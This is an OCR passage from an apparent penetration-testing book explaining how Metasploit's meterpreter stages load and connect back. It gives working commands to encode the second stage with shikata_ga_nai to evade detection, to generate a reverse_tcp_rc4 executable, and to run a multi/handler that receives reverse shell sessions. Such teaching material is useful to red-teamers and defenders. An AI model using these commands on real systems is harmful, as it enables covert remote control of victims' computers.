
1. The handler listens for incoming connection on a given IP and port.
2. The stager (meterpreter payload) is executed on the target server.
3. The handler receives a new connection from the stager.
4. A connection is established back to the handler on the given IP and port by the stager.
5. The handler generates the stage (`metsrv.dll`) followed by the configuration block and sends a 4-byte block that represents the size of stage.
6. The stager reads these 4-byte sent by the handler and allocates a block of memory with **readable, writable, and executable** (**RWX**) permission so that `metsrv` can be written to the allocated block of memory.
7. The handler sends the payload to the stager (this is where you see `Sending stage (XXX bytes) to X.X.X.X`).
8. The stager then reads the stage (`metsrv.dll`) coming from the handler and writes it to the allocated block of memory.
9. The stager then passes execution flow to the beginning of `metsrv.dll`.
10. `metsrv` patches the DOS header by loading itself into the memory using the reflective DLL injection.
11. `metsrv` calculates the offset to the session configuration block (this block contains the meterpreter configuration) and patches it so that `metsrv.dll` can use the socket that was already in use by the stager to connect back to the handler.
12. `metsrv`, which was just loaded into the memory using reflective DLL injection, executes the `dllmain()` function and passes the execution flow to the configuration block so as to take control over the communication.
13. `metsrv` is responsible for SSL negotiation on the socket (encrypted communication). This is why, even after we get a `reverse_tcp` connection, the communication is encrypted by default. `metsrv` starts SSL negotiation with the handler for encrypted communication.

14. The handler waits for a valid meterpreter session to be opened. A valid

meterpreter session is only valid if the following things are true:

- The SSL negotiation with `metsrv` was successful
- Queries for basic system information were successfully retrieved
- Basic meterpreter modules, such as `stdapi`, `priv`, and so on were successfully loaded and if they were not loaded, the handler loaded these modules

While sending `metsrv.dll` to the stager, the payload is not encrypted. This is why an organization can detect it easily:



However, there is a way to hide the This program cannot be run in DOS mode and `metsrv.dll` strings so that the target organization cannot detect us. We can either use the payload that offers encryption or we can encode the second stage with any encoder of our liking. The latter option can be achieved by using the following commands:

```
set enablestageencoding true
set stageencoder x86/shikata_ga_nai
```

This is assuming that the settings for the handler are as described in the following screenshot:

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.6      yes       The listen address
   LPORT     8080             yes       The listen port
```

The handler will first encode the second stage using the `x86/shikata_ga_nai` built-in encoder in `msf` and send it to the target server:

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:8080
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.2.6
[*] Meterpreter session 403 opened (192.168.2.6:8080 -> 192.168.2.6:51264) at 2018-08-15 20:49:34 +0530
```

As we can see in the following screenshot, the encoded second stage does not have any of the aforementioned strings, which the target organization can detect our presence from:

An alternative method to achieve this is by using a payload that offers encryption. To do this, enter `reverse tcp RC4`!


reverse_tcp_rc4

This Metasploit payload is a reverse meterpreter payload that has the same functionality as `reverse_tcp` with only one difference: the stage in this payload is encrypted with RC4 encryption before sending it to the target server. We can use the following commands to generate a `reverse_tcp` payload with RC4 encryption support:

```
use payload windows/meterpreter/reverse_tcp_rc4 set lhost <local IP to get reverse connection on>
```


```
xXxZombi3xXx:~ Harry$ cat revTcpRC4.rc
use payload/windows/meterpreter/reverse_tcp_rc4
set lhost 192.168.2.6
set lport 8080
set rc4password BabaBabaBlackSheep
generate -t exe -f RevTcpRC4_8080.exe
xXxZombi3xXx:~ Harry$
```

In this scenario, we used `BabaBabaBlackSheep` as the RC4 password. Note that only the second stage will be encrypted using RC4 encryption and not the stager. The stager for `reverse_tcp_rc4` is similar to `reverse_tcp`:



The handler should also have the same `rc4` password so that the handler can encrypt the second stage with RC4 encryption. The commands for setting up the handler are as follows:

```
use exploit/multi/handler
set lhost <local IP to get reverse connection on>
set lport <local port to listen for reverse shell connection>
set payload windows/meterpreter/reverse_tcp_rc4
set rc4password <password>
set exitonsession false
run -j
```




As we can see in the following screenshot, the handler is up and running and waiting for the stage request from the stager. When the stager is executed, we can see the meterpreter session popping up:

```
msf exploit(multi/handler) > [*] Sending stage (179783 bytes) to 192.168.2.34
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.34:56078) at 2018-08-12 18:55:56 +0530

msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter x86/windows  PT-PC\PT @ PT-PC  192.168.2.6:8080 -> 192.168.2.34:56078 (192.168.2.34)

msf exploit(multi/handler) >
```


The encrypted second stage looks like this:

But what if the RC4 password is wrong? What will happen to the stager executed on the target system?

To find the answers to these questions, let's set up a handler with an incorrect RC4 password. In this case, we used `ThisIsAWrongPassword` as a password for RC4 encryption:




When the stager is executed, the RC4 encrypted second stage is sent to the target server, and this shows that a meterpreter popped up on the handler. However, this session will not work because the stager failed to decrypt the second stage in the memory:



Let's execute the following command to look for the session information:


```
sessions -l
```



